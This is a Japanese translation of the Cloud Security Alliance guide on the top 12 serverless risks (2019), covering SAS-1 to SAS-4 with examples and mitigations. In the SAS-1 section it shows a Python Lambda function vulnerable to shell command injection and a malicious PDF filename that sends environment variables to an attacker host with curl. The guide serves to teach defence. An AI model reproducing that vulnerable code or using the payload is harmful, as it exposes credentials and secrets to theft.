サーバレスアプリケーションのための最も重大な 12 のリスク（2019 年）

CSAJC cloud security alliance℠ Japan Chapter

cloud security alliance®

ABOUT

About Cloud Security Alliance

The Cloud Security Alliance (CSA) is a not-for-profit organization with a mission to promote the use of best practices for providing security assurance within the cloud computing industry. Furthermore, it provides education on the application of cloud computing and its role in securing all other forms of computing. The CSA is led by a broad coalition of industry practitioners, corporations, associations, and other key stakeholders. For further information, visit www.cloudsecurityalliance.org and follow us on Twitter @cloudsa.

About the CSA Israel Chapter

The Israeli chapter of the Cloud Security Alliance (CSA) created this document. The CSA Israel chapter was founded by security professionals united in a desire to promote responsible cloud adoption in the Israeli market while delivering useful knowledge and global best practices to the Israeli innovation scene. Visit our Facebook group at www.facebook.com/groups/789522244477928 for more details.

ACKNOWLEDGMENTS

The following contributors were involved in the preparation of this document:

- Ory Segal

- Shaked Zin
- Avi Shulman
- Yuri Shapira
- Alex Casalboni
- Andreas Nauerz
- Ben Kehoe
- Benny Bauer
- Dan Cornell
- David Melamed
- Erik Erikson
- Izak Mutlu
- Jabez Abraham
- Mike Davies
- Nir Mashkowski
- Ohad Bobrov
- Orr Weinstein
- Peter Sbarski
- James Robinson
- Marina Segal
- Moshe Ferber
- Mike McDonald
- Jared Short
- Jeremy Daly
- Yan Cui
- Daniel Hiestand
- Sean Heide

日本語版提供に際しての告知及び注意事項

本書「サーバレスアプリケーションのための最も重大な 12 のリスク（2019 年）」は、Cloud Security Alliance（CSA)が公開している「The 12 Most Critical Risks for Serverless Applications 2019」の日本語訳です。本書は、CSA ジャパンが、CSA の許可を得て翻訳し、公開するものです。原文と日本語版の内容に相違があった場合には、原文が優先されます。
翻訳に際しては、原文の意味および意図するところを、極力正確に日本語で表すことを心がけていますが、翻訳の正確性および原文への忠実性について、CSA ジャパンは何らの保証をするものではありません。
この翻訳版は予告なく変更される場合があります。以下の変更履歴（日付、バージョン、変更内容）をご確認ください。

変更履歴

日付	バージョン	変更内容
2021 年 01 月 12 日	日本語版 1.0	初版発行

CSA ジャパン成果物の提供に際しての制限事項

日本クラウドセキュリティアライアンス（CSA ジャパン）は、本書の提供に際し、以下のことをお断りし、またお願いします。以下の内容に同意いただけない場合、本書の閲覧および利用をお断りします。

１．　責任の限定
CSA ジャパンおよび本書の執筆・作成・講義その他による提供に関わった主体は、本書に関して、以下のことに対する責任を負いません。また、以下のことに起因するいかなる直接・間接の損害に対しても、一切の対応、是正、支払、賠償の責めを負いません。

(1) 本書の内容の真正性、正確性、無誤謬性
(2) 本書の内容が第三者の権利に抵触しもしくは権利を侵害していないこと
(3) 本書の内容に基づいて行われた判断や行為がもたらす結果
(4) 本書で引用、参照、紹介された第三者の文献等の適切性、真正性、正確性、無誤謬性および他者権利の侵害の可能性

２．　二次譲渡の制限
本書は、利用者がもっぱら自らの用のために利用するものとし、第三者へのいかなる方法による提供も、行わないものとします。他者との共有が可能な場所に本書やそのコピーを置くこと、利用者以外のものに送付・送信・提供を行うことは禁止されます。また本書を、営利・非営利を問わず、事業活動の材料または資料として、そのまま直接利用することはお断りします。
ただし、以下の場合は本項の例外とします。

(1) 本書の一部を、著作物の利用における「引用」の形で引用すること。この場合、出典を明記してください。
(2) 本書を、企業、団体その他の組織が利用する場合は、その利用に必要な範囲内で、自組織内に限定して利用すること。
(3) CSA ジャパンの書面による許可を得て、事業活動に使用すること。この許可は、文書単位で得るものとします。
(4) 転載、再掲、複製の作成と配布等について、CSA ジャパンの書面による許可・承認を得た場合。この許可・承認は、原則として文書単位で得るものとします。

３．　本書の適切な管理

(1) 本書を入手した者は、それを適切に管理し、第三者による不正アクセス、不正利用から保護するために必要かつ適切な措置を講じるものとします。

(2) 本書を入手し利用する企業、団体その他の組織は、本書の管理責任者を定め、この確認事項を順守させるものとします。また、当該責任者は、本書の電子ファイルを適切に管理し、その複製の散逸を防ぎ、指定された利用条件を遵守する（組織内の利用者に順守させることを含む）ようにしなければなりません。

(3) 本書をダウンロードした者は、CSA ジャパンからの文書（電子メールを含む）による要求があった場合には、そのダウンロードしまたは複製した本書のファイルのすべてを消去し、削除し、再生や復元ができない状態にするものとします。この要求は理由によりまたは理由なく行われることがあり、この要求を受けた者は、それを拒否できないものとします。

(4) 本書を印刷した者は、CSA ジャパンからの文書（電子メールを含む）による要求があった場合には、その印刷物のすべてについて、シュレッダーその他の方法により、再利用不可能な形で処分するものとします。

４．　原典がある場合の制限事項等

本書が Cloud Security Alliance, Inc.の著作物等の翻訳である場合には、原典に明記された制限事項、免責事項は、英語その他の言語で表記されている場合も含め、すべてここに記載の制限事項に優先して適用されます。

５．　その他

その他、本書の利用等について本書の他の場所に記載された条件、制限事項および免責事項は、すべてここに記載の制限事項と並行して順守されるべきものとします。本書およびこの制限事項に記載のないことで、本書の利用に関して疑義が生じた場合は、CSA ジャパンと利用者は誠意をもって話し合いの上、解決を図るものとします。

その他本件に関するお問合せは、info@cloudsecurityalliance.jp までお願いします。

日本語版作成に際しての謝辞

「サーバレスアプリケーションのための最も重大な 12 のリスク（2019 年）」の日本語訳は、CSA ジャパン会員の有志により行われました。
作業は全て、個人の無償の貢献としての私的労力提供により行われました。なお、企業会員からの参加者の貢献には、会員企業としての貢献も与っていることを付記いたします。
以下に、翻訳に参加された方々の氏名を記します。（氏名あいうえお順・敬称略）

上田　将司
太田　吏城
塩田　英二
松浦　一郎
三浦　貢造
満田　淳
諸角　昌宏
渡邉　浩一郎

内容

前書き

「サーバレスアプリケーションの 12 の最も重大なリスク 2019」は、セキュリティの意識向上と教育のガイドを提供することを目的としています。このレポートは、アプリケーションセキュリティ、クラウド、サーバレスアーキテクチャで豊富な経験を持つ、業界トップの専門家やセキュリティ研究者によって収集・整理および保守されています。

多くの組織がまだサーバレスアーキテクチャを模索しているか、サーバレスの世界で最初の一歩を踏み出そうとしているため、このガイドが堅牢でセキュアで信頼性の高いアプリケーションの構築に成功するために重要であると、クラウドセキュリティアライアンス（CSA）は考えています。

クラウドセキュリティアライアンス イスラエル支部は、セキュリティリスクを最小限に抑えるために、このドキュメントで強調されているベストプラクティスを採用し、サーバレスアプリケーションの設計、開発、テストのプロセスでそれを使用することをすべての組織に求めています。

このドキュメントは、コミュニティからの入力、および最も一般的なサーバレスアーキテクチャのリスクから開発された調査と分析に基づいて、定期的に維持および強化されます。

最後に、このドキュメントはサーバレスアーキテクチャに固有の現在の最大のリスクであると考えられているものを列挙していますが、すべての脅威の完全なリストではありません。読者は、セキュアなソフトウェアの設計と開発に関連する他の業界標準に従うことをお勧めします。


サーバレスセキュリティ概要

サーバレスアーキテクチャ（「FaaS」または Function as a Service とも呼ばれます）により、組織は、物理サーバまたは仮想サーバを維持またはプロビジョニングすることなく、ソフトウェアとサービスを構築およびデプロイできます。サーバレスアーキテクチャを使用して作成されたアプリケーションは、幅広いサービスに適しており、クラウドワークロードの増大に応じて柔軟に拡張できます。

ソフトウェア開発の観点から、サーバレスアーキテクチャを採用している組織は、コアとなる製品機能に集中でき、基盤となるオペレーティングシステム、アプリケーションサーバ、あるいはソフトウェアランタイム環境について全く考える必要がありません。

サーバレスアーキテクチャを使用してアプリケーションを開発することにより、ユーザは、基盤となるオペレーティングシステムとアプリケーションサーバにセキュリティパッチを継続的に適用するという困難な作業から解放されます。代わりに、これらの作業はサーバレスアーキテクチャプロバイダの責任になります。

次の図は、サーバレスアーキテクチャに適合した共有セキュリティ責任モデルを示しています：



サーバレスアーキテクチャでは、サーバレスプロバイダは、データセンタ、ネットワーク、サーバ、オペレーティングシステム、およびそれらの構成をセキュアにする責任があります。ただし、アプリケーションロジック、コード、データ、およびアプリケーション層の構成は、攻撃に対して堅牢でレジリエントである必要があります。これらはアプリケーション所有者の責任です。サーバレスアーキテクチャは、そのようなアプリケーションをセキュアにするときに考慮しなければならない新しい一連の課題をもたらします。
これらには以下が含まれます：

- **攻撃対象領域の増加**： サーバレス機能は、HTTP アプリケーションプログラムインタフェース（API）、メッセージキュー、クラウドストレージ、IoT デバイス通信など、さまざまなイベントソースからのデータを扱います。この多様性は、特にメッセージが複数のプロトコルと複雑なメッセージ構造を使用する場合に、潜在的な攻撃面を劇的に増加させます。これらのメッセージの多くは、ウェブアプリケーションファイアウォール（WAF）などの一般的なアプリケーション層の保護では検出できません。
- **攻撃対象領域の複雑さ**： サーバレスアーキテクチャの攻撃対象領域は、アーキテクチャがどちらかというと新しいことを考えると、理解するのが難しい場合があります。 多くのソフトウェア開発者やアーキテクトは、そのようなアプリケーションを保護するために必要なセキュリティリスクと適切なセキュリティ保護について十分な経験をまだ積んでいません。
- **全体的なシステムの複雑さ**： サーバレスアーキテクチャの可視化と監視は、標準的なソフトウェア環境よりもさらに複雑です。
- **不適切なセキュリティテスト**： サーバレスアーキテクチャのためのセキュリティテストの実行は、一般的なアプリケーションのテストよりも複雑です。特に、アプリケーションがリモートのサードパーティサービスや、NoSQL データベース、クラウドストレージ、ストリーム処理サービスなどのバックエンドクラウドサービスとやり取りする場合はなおさらです。さらに、自動スキャンツールは現在、サーバレスアプリケーションの調査には適していません。現在、一般的なスキャンツールは次のとおりです：

- **DAST(動的アプリケーションセキュリティテスト)**ツールは、HTTP インタフェースのテストカバレッジのみを提供します。この制限された機能は、HTTP 以外のソースからの入力を扱う、またはバックエンドクラウドサービスと通信するサーバレスアプリケーションをテストするときに問題を引き起こします。また、多くの DAST ツールは、従来のハイパーテキストマークアップ言語（HTML）/HTTP リクエスト/レスポンスモデルおよびリクエスト形式に準拠していない Web サービス（Representational State Transfer（RESTful）など）のテストが不十分です。
- **SAST（静的アプリケーションセキュリティテスト）**ツールは、データフロー分析、制御フロー、およびセマンティック分析に基づいて、ソフトウェアの脆弱性を検出します。 サーバレスアプリケーションには、イベントトリガーとクラウドサービス（メッセージキュー、クラウドストレージ、NoSQL データベースなど）を使用して結合された複数の異なる機能が含まれているため、このようなシナリオでデータフローを静的に分析すると、誤検知が発生しやすくなります。逆に、多くのツールのソース/シンク・ルールは FaaS 構造を考慮していないため、SAST ツールも検知漏れが発生します。これらのルールセットは、サーバレスアプリケーションに適切なサポートを提供するために進化していく必要があります。
- **IAST（インタラクティブアプリケーションセキュリティテスト）**ツールは、DAST と SAST の両方と比較した場合、サーバレスアプリケーションの脆弱性を正確に検出する確率が高くなります。ただし、DAST ツールと同様に、サーバレスアプリケーションが非 HTTP インタフェースを使用して入力を扱うと、セキュリティカバレッジが低くなります。さらに、IAST ソリューションでは、テスターがローカルマシンにインストゥルメント・エージェントをデプロイする必要がありますが、これはサーバレス環境では選択肢になりません。
- **従来のセキュリティ対策（ファイアウォール、WAF、侵入防止システム（IPS）/侵入検知システム（IDS））**：サーバレスアーキテクチャを使用する組織は、物理（または仮想）サーバまたはそのオペレーティングシステムにアクセスできないため、 エンドポイント保護、ホストベースの侵入防止、WAF などの従来のセキュリティレイヤーを自由にデプロイできません。さらに、既存の検出ロジックとルールは、サーバレス環境をサポートするためには、まだ「対応」されていません。

12 の最も重大なリスト

サーバレスアプリケーションの 12 の最も重大なリスクについて解説する前に、この文書の主な目的は、サーバレスアーキテクチャモデルの採用を模索している組織を支援および教育することであることを強調しておく必要があります。このレポートは、サーバレスアーキテクチャの最も顕著なセキュリティリスクであると考えられているものに関する情報を提供しますが、完全なリストではありません。このリストで強調表示されてい

るベストプラクティスに加えて、読者は、セキュアなソフトウェアの設計と開発に関連する他の業界標準に従うことをお勧めします。

この文書のデータと調査は、次のデータソースに基づいています：

- GitHub およびその他のオープンソースリポジトリで無償利用できるサーバレスプロジェクトの人手によるレビュー
- PureSec によって開発された独自のアルゴリズムを使用したサーバレスプロジェクトの自動ソースコードスキャン
- CSA イスラエルのパートナーから提供されたデータ
- 個々の寄稿者と業界の実務者によって提供されるデータと洞察

参照しやすいように、この文書の各カテゴリには、SAS- {NUMBER}の形式の一意の識別子が付けられています。

- **SAS-1** ： 関数イベント・データインジェクション
- **SAS-2** ： 認証の不備
- **SAS-3** ： セキュアでないサーバレス・デプロイの構成
- **SAS-4** ： 関数への過剰な権限と役割の付与
- **SAS-5** ： 不適切な機能のモニタリングとロギング
- **SAS-6** ： セキュアではないサードパーティ依存
- **SAS-7** ： セキュアではないアプリケーションの秘匿領域
- **SAS-8** ： サービス拒否およびリソースの枯渇
- **SAS-9** ： サーバレス機能実行フロー操作
- **SAS-10** ： 不適切な例外処理と詳細なエラーメッセージ
- **SAS-11**: 破棄された関数、クラウドリソース及びイベントトリガー
- **SAS-12**: 交差実行データの永続性

SAS-1:関数イベント・データインジェクション

アプリケーションにおけるインジェクションの不備は、これまでに最もよく見られるリスクの一つであり、多くのセキュア・コーディングのベストプラクティスガイド（ ”Open Web Application Security Project (OWASP) Top 10” プロジェクトと同様に）でも網羅されています。

ただし、サーバレスアーキテクチャのコンテキストでは、関数イベント・データインジェクションは厳密にはユーザの直接入力（Web API 呼び出しからの入力など）に限定されません。ほとんどのサーバレスアーキテクチャは、サーバレス関数の実行をトリガすることができる多数のイベントソースを提供しています。例としては、次のようなものがあります ：

- クラウドストレージイベント（例: Amazon Web Services Simple Storage Service (AWS S3), Azure Blob Storage, Google Cloud Storage など）
- NoSQL データベースイベント（例: AWS DynamoDB, Azure Cosmos DB など）
- SQL データベースイベント
- ストリーム処理イベント（例: AWS Kinesis など）
- コードの変更と新しいリポジトリのコードコミット
- HTTP API 呼び出し
- IoT デバイスのテレメトリ信号
- メッセージキューイベント
- ショートメッセージサービス（SMS）の通知、プッシュ通知、メールなど

サーバレス関数は、各タイプのイベントソースからの入力を扱う可能性があり、そのようなイベント入力には、（イベントのタイプとそのソースに応じて）異なるメッセージ形式が含まれる場合があります。これらのイベントメッセージの様々な部分には、攻撃者が制御する入力やその他の危険な入力が含まれている可能性があります。

この豊富なイベントソースのセットは潜在的な攻撃対象領域を増やし、サーバレス機能をイベントデータのインジェクションから保護しようとすると複雑になります。サーバレスアーキテクチャは、開発者がどのメッセージ部分を信頼すべきでないかを知っている Web 環境（GET/POST パラメータ、HTTP ヘッダなど）ほどよく理解されていないためです。

サーバレス アーキテクチャで最も一般的なタイプのインジェクションを次に示します（順不同）：

- オペレーティングシステム（OS）コマンドインジェクション
- 関数ランタイムコードインジェクション（例：Node.js/JavaScript、Python、Java、C#、Golang など）
- SQL インジェクション
- NoSQL インジェクション
- パブリッシュ/サブスクライブ（Pub/Sub）メッセージデータの改ざん（例：Message Queuing Telemetry Transport（MQTT）データインジェクション）
- オブジェクト デシリアライゼーション攻撃
- エクステンシブル マークアップ ランゲージ（XML）外部エンティティ（XXE）
- サーバサイドリクエストフォージェリ（SSRF）

脅威の悪用例

例として、求職者の履歴書(CV)をポータブルドキュメントファイル(PDF)ファイルとして添付したメールを受信する求職者履歴書フィルタリングシステムを考えてみましょう。このシステムは、PDF をテキストに変換してテキスト分析を実行します。PDF ファイルのテキストへの変換は、以下のようにコマンドラインユーティリティ（pdf to text）を使用して行われます ：

```python
def index(event, context):
    for record in event['Records']:
        sns_message = json.loads(record['Sns']['Message'])
        raw_email = sns_message['content']
        parser = email.message_from_string(raw_email)
        if parser.is_multipart():
            for email_msg in parser.get_payload():
                file_name = email_msg.get_filename()
                if not file_name:
                    continue
                if not file_name.endswith('.pdf'):
                    continue

                # export pdf attachment to /tmp
                pdf_file_path = os.path.join('/tmp', file_name)
                with open(pdf_file_path, "wb") as pdf_file:
                    pdf_file.write(email_msg.get_payload(decode=True))

                # extract text from pdf file
                cmd = "/var/task/lib/pdftotext {} -".format(pdf_file_path)

                pdf_content = subprocess.check_output(cmd, shell=True)
```

このサーバレス関数の開発者は、ユーザが正当な PDF ファイル名を提供し、受信ファイル名のサニティチェックを実行しないことを前提としています（ファイル拡張子が実際に「.pdf」であることを確認するための基本的な検査を除く）。ファイル名はシェルコマンドに直接埋め込まれており、この弱点を利用して悪意のあるユーザが PDF ファイル名の一部としてシェルコマンドを注入する可能性があります。たとえば、次の PDF ファイル名は、現在実行中の関数のすべての環境変数を漏洩します ：

```
foobar;env|curl -H "Content-Type: text/plain" -X POST -d @- http://attacker.site/collector #.pdf
```

比較

差別化要因	従来のアプリケーション	サーバレスアプリケーション
インジェクションベースの脆弱性の入力ソースと攻撃対象領域	入力ソースの小さなセット；インジェクションベースの攻撃は十分に理解されている	広範囲のイベントトリガーにより豊富な入力ソースと一連のデータ形式が提供される。インジェクションに基づく攻撃は、予想外の場所にマウントされる可能性がある（その多くはまだ適切に調査されていない）。単一の API 呼び出しで構成の変更が発生し、サーバレスアーキテクチャが露呈する可能性がある。
インジェクションベースの攻撃対象領域の複雑さ	開発者、アーキテクト、セキュリティ実務者は、インジェクションベースの脆弱性に関連する攻撃対象領域に精通している。例えば、「HTTP GET/POST」パラメータやヘッダは決して信頼すべきではない	サーバレスはまだ新しいもので、多くの開発者、アーキテクト、セキュリティ担当者は、インジェクションベースの攻撃に関連するさまざまな攻撃ベクトルを理解するために必要な専門知識をまだ持っていない

インジェクションベースの攻撃に対するセキュリティテスト	既存のセキュリティテストソリューション（DAST、SAST、IAST）は、インジェクションベースの脆弱性を検出するために十分なカバレッジを提供	既存の DAST/SAST/IAST セキュリティテストツールはサーバレス機能のインジェクションベースの脆弱性のテストに対応していない
インジェクションベースの攻撃に対する保護	従来のセキュリティ対策（ファイアウォール、IPS、WAF、ランタイムアプリケーション自己保護（RASP））は、インジェクションベースの攻撃に対して適切な保護範囲を提供する	従来のセキュリティ対策ではサーバレス機能におけるインジェクションに基づく攻撃の検出や防止には対応していない。クラウド型のイベント検査を処理し、機能の実行と一緒にスケーリングできるサーバレスセキュリティプラットフォームを採用する必要がある

緩和策

- 入力を信用したり、その妥当性を仮定してはいけない
- ユーザ入力をサニタイズまたは検証する API、または変数をバインドしたり、基盤となるインフラストラクチャ用に変数をパラメータ化するメカニズムを提供する API（SQL クエリの場合はストアドプロシージャやプリペアドステートメントなど）などのセキュアな API を常に使用します。
- ユーザ入力を検証とサニタイズすることなく直接インタープリタに渡さない
- タスクを実行するために必要最小限の権限でコードが実行されていることを常に確認します。AWS セキュリティブログでは、Lambda 関数を保護する方法の例を挙げている
- 開発ライフサイクルにおいて脅威モデルを適用する場合は、考えられるすべてのイベントタイプとシステムへのエントリポイントを考慮します。入力は、予期されるイベントトリガーからのみ提供されると仮定しない
- サーバレスセキュリティプラットフォームを使用してイベントデータを検査します（該当する場合、組織は代わりに Web アプリケーションファイアウォールを使用して、サーバレスアプリケーションへの着信 HTTP/HTTPS トラフィックを検査することができます。注：アプリケーション層のファイアウォールは、HTTP(s) トラフィックのみを検査することができ、その他のイベント トリガータイプの保護は提供されません。

SAS-2: 認証の不備

サーバレスアーキテクチャはマイクロサービス指向のシステム設計を促進します。このアーキテクチャ用に構築されたアプリケーションは、それぞれが特定の目的を持つ数十の（時には数百の）異なるサーバレス関数が含む事があります。

これらの機能は、全体的なシステムロジックを形成するために織り込まれ統合されます。サーバレス関数の中には、パブリックな Web API を公開しているものもあれば、プロセスや他の機能間の 「内部接着剤」 として機能するものもあります。さらに、一部の関数は、クラウドストレージイベント、NoSQL データベースイベント、IoT デバイスのテレメトリ信号、さらには SMS 通知など、異なるソースタイプのイベントを扱うことがあります。

堅牢な認証スキーム（関連するすべての関数、イベントタイプ、トリガにアクセス制御と保護を提供する）を適用することは複雑な作業であり、慎重に実行しなければ簡単に失敗する可能性があります。

例として、一連のパブリック API を公開するサーバレスアプリケーションを想像してみましょう。システムの他端では、アプリケーションはクラウドストレージサービスからファイルを読み込み、ファイルの内容は特定のサーバレス関数への入力として扱われます。クラウドストレージサービスに適切な認証が適用されていない場合、システムは認証されていない不正なエントリポイント（システム設計時に考慮されていない要素）を公開していることになります。

脅威の悪用例

弱い認証の実装により、攻撃者はアプリケーションロジックを迂回してそのフローを操作し、認証されていないユーザに公開されるはずのない関数を実行したり、アクションを実行する可能性があります。

比較

差別化要因	従来のアプリケーション	サーバレスアプリケーション
認証が必要なコンポーネント	ドメイン/アプリ全体に単一の認証プロバイダを使用して適用される認証、適切な認証の実行が簡単	多くの場合、サーバレス機能は、それぞれがナノサービスとして機能し、固有の認証を必要とする。また、サーバレスアプリケーションで利用されるクラウドサービスでは、固有の認証が必要となるため、適切な認証の適用は非常に複雑になる
複数のユニークな認証スキームが必要	アプリケーション全体に適用される単一で一貫性のある認証スキーム	イベントトリガーとして複数のクラウドサービスを利用するサーバレスアプリケーションでは、異なる認証スキーム（クラウドサービスごとに）が必要になる場合がある
認証の不備をテストするためのツール	Web環境をテストするために、さまざまなブルートフォース認証ツールが存在する	サーバレス認証をテストするための適切なツールの欠如

緩和策

開発者が認証スキームを構築することは推奨されません。代わりに、サーバレス環境や関連するランタイムで提供される認証機能を使うべきです。例えば:

- AWS Cognito またはシングルサインオン (SSO)
- AWS API Gateway の認証機能
- Azure App Service 認証 / 認可
- Google Firebase 認証
- IBM Bluemix App ID または SSO

API のように対話型のユーザ認証がオプションではない場合、開発者はセキュアな API キー、SAML（Security Assertion Markup Language）アサーション、クライアント側の証明書認証、または同様の標準的な認証方法を使用する必要があります。

テレメトリデータや OTA（Over-the-Air）ファームウェアアップデートに Pub/Sub メッセージングを使用する IoT エコシステムを構築する場合は、以下のベストプラクティスに注意してください:

- 暗号化されたチャネル （例：トランスポートレイヤセキュリティ（TLS））上で Pub/Sub メッセージを転送します
- 追加のセキュリティレベルが必要な場合はワンタイムパスワードを使用します
- Pub/Sub メッセージ・ブローカの機能に基づき、外部の認証プロバイダをサポートするために Open Authorization（OAuth）などのメカニズムを使用します
- Pub/Sub メッセージのサブスクリプションに適切な権限を適用します
- 証明書管理が実行可能なオプションである場合は、クライアント証明書の発行ならびに証明書を持つクライアントからの接続のみを受け入れを検討します

組織は、サーバレスクラウドプロバイダーが提供する継続的なセキュリティヘルスチェック機能を利用して、正しい権限を監視し、企業の既存のセキュリティポリシーに照らして評価する必要があります。

AWS インフラストラクチャを利用する組織は、AWS Config ルールを導入して、企業のセキュリティポリシーやベストプラクティスに照らして環境を継続的に監視・評価する必要があります。AWS Config ルールの例としては、次のようなものがあります：

- 新しくデプロイされた AWS Lambda 関数を検出する
- 既存の AWS Lambda 関数に加えられた変更に関する通知を受け取る
- AWS Lambda 関数に割り当てられたアクセス許可とロール（Identity and Access Management（IAM））を評価する
- 新しくデプロイされた AWS S3 バケット、または既存のバケットに加えられたセキュリティポリシーの変更を検出する
- 暗号化されていないストレージの通知を受け取る
- パブリックな読み取りアクセス権を持つ AWS S3 バケットにある通知を受け取る

組織は、サーバレス資産の検出、管理、スキャンを提供するサーバレスセキュリティプラットフォームを採用する必要があります。このようなプラットフォームには、サーバレス機能や関連するクラウドリソースを定期的にスキャンすることで、不適切な権限、既知の脆弱性、構成ミスを検出できる機能があるべきです。

AWS、Azure、Google Cloud Platform（GCP）クラウドプロバイダーのセキュリティとコンプライアンスのルールは、Cloud Security Posture Repository（CSPR）によって作成されました。追加ルール（特に AWS Lambda 用に調整されています）は PureSec により強化されました（オープンソースとして提供されている 4 つのビルド済みルールを含む）。

クラウドセキュリティポスチャ管理と継続的なコンプライアンスツール ― CloudGuard、Dome9 Arc（Check Point）、Microsoft Azure Security Center など― は、セキュリティヘルスモニタリング機能を通じて同様の機能を提供します。

SAS-3: セキュアでないサーバレス・デプロイの構成

一般的なクラウドサービス、特にサーバレスアーキテクチャでは、特定のニーズ、タスクまたは周囲の環境に適応するための、多くのカスタマイズオプションと構成設定を提供しています。特定の構成パラメータは、アプリケーションの全体的なセキュリティポスチャに重要な意味を持つため、注意を払う必要があります。また、サーバレスアーキテクチャベンダが提供する設定は、開発者のニーズに適していない場合があります。

認証/認可の構成ミスは、クラウドベースのストレージを使用するアプリケーションに幅広く影響を与える脆弱性です。

なぜなら、サーバレスアーキテクチャで推奨されるベストプラクティス設計の 1 つは機能をステートレスにすることであるため、サーバレスアーキテクチャ用に構築された多くのアプリケーションは、実行中のデータ保存と永続化のためにクラウドストレージ・インフラストラクチャに依存しているからです。

脅威の悪用例

近年、セキュアでないクラウドストレージの設定を原因として、企業の機微もしくは機密情報が未認証なユーザに公開されてしまうといったインシデントが頻発しています。いくつかのケースでは、当該の流出データが検索エンジンでインデックスされた後に公開されていました。

比較

差別化要因	伝統的なアプリケーション	サーバレスアプリケーション
堅牢なデプロイ設定を要する、インターネットに面したサービスの数	セキュアなデプロイ設定を要するインターネットに面したインタフェースの数を限定します	各クラウドサービスやサーバレス機能には、各々独自のセキュアなデプロイ設定が必要です
堅牢なデプロイ設定を適用するためのベストプラクティス	特に主流の開発フレームワークについては良く知られており、非常によく理解されています	ベンダーのドキュメントやベストプラクティス（本トップ12ガイドのようなもの）は存在しますが、多くの開発者やDevOpsチームは、このドメインにまだ慣れていません
セキュアでない設定を検出するための自動化ツール	豊富にあるオープンソースや商用スキャナにより、セキュアでないデプロイ設定をピンポイントに検出できます	組織は、サーバレスアプリケーションに対応し、自動的に設定のスキャンを提供できる、サーバレス・セキュリティプラットフォームを採用すべきです

緩和策

組織は、サーバレス・セキュリティプラットフォーム（SSP）やクラウドセキュリティポスチャ管理（CSPM）等の、サーバレスネイティブの自動構成スキャンソリューションを採用すべきです。

多くのベンダーは、クラウドストレージインフラストラクチャからの機密データの漏洩を防ぐために、ハードニングされたクラウドストレージ構成、多要素認証、およびデータの暗号化（伝送時と保管時）を提供しています。クラウドストレージを利用する組織は、クラウドベンダが提供する利用可能なストレージのセキュリティ管理に精通しているべきです。

また、クラウド環境でデータを暗号化する際には、暗号鍵管理サービスの利用が推奨されます。このようなサービスは暗号鍵のセキュアな生成とメンテナンスを支援し、通常はサーバレスアーキテクチャとのシンプルな統合を提供します。

組織内での開発や DevOps チームは、サーバレスアーキテクチャベンダが提供するさまざまなセキュリティ関連の構成設定に精通すべきです。SAS-2 の「緩和策」のセクションの説明にあるとおり、継続的なセキュリティ構成の健全性監視を適用し、環境がセキュアであり、企業のセキュリティポリシーに準拠していることを確認すべきです。

下記は、本トピックに関連する記事やガイドを簡単なまとめです：

- "Amazon S3 バケット内のファイルがセキュアであることを確認するにはどうしたらいいですか？"
- "Amazon S3バケットをセキュアにする方法"
- "(Microsoft)Azure Storageセキュリティガイド"
- "Googleクラウドストレージのベストプラクティス"
- "クラウドアプリを保護し監視するためのセキュリティ"
- "クラウドセキュリティ態勢リポジトリ（CSPR）"

また、クラウド環境でデータを暗号化する際には、暗号鍵管理サービスの利用が推奨されます。このようなサービスは暗号鍵のセキュアな生成とメンテナンスを支援し、通常はサーバレスアーキテクチャとのシンプルな統合を提供します。

組織内での開発や DevOps チームは、サーバレスアーキテクチャベンダが提供するさまざまなセキュリティ関連の構成設定に精通すべきです。SAS-2 の「緩和策」のセクションの説明にあるとおり、継続的なセキュリティ構成の健全性監視を適用し、環境がセキュアであり、企業のセキュリティポリシーに準拠していることを確認すべきです。

SAS-4: 関数への過剰な権限と役割の付与

サーバレス機能は、その意図したロジックを実行するために不可欠な最小特権のみを持つべきです。

脅威の悪用例

この原則の例として、次の AWS Lambda 関数を考えてみましょう。この例は、"DynamoDB put_item()"メソッドを使ってデータを受け取り、DynamoDB のテーブルに格納します：

```
# ...
# store pdf content in DynamoDB table
dynamodb_client.put_item(TableName=TABLE_NAME,
                         Item={"email": {"S": parser['From']},
                             "subject": {"S": parser['Subject']},
                             "received": {"S": str(datetime.utcnow()).split('.')[0]},
                             "filename": {"S": file_name},
                             "requestid": {'S': context.aws_request_id},
                             "content": {'S': pdf_content.decode("utf-8")}})
# ...
```

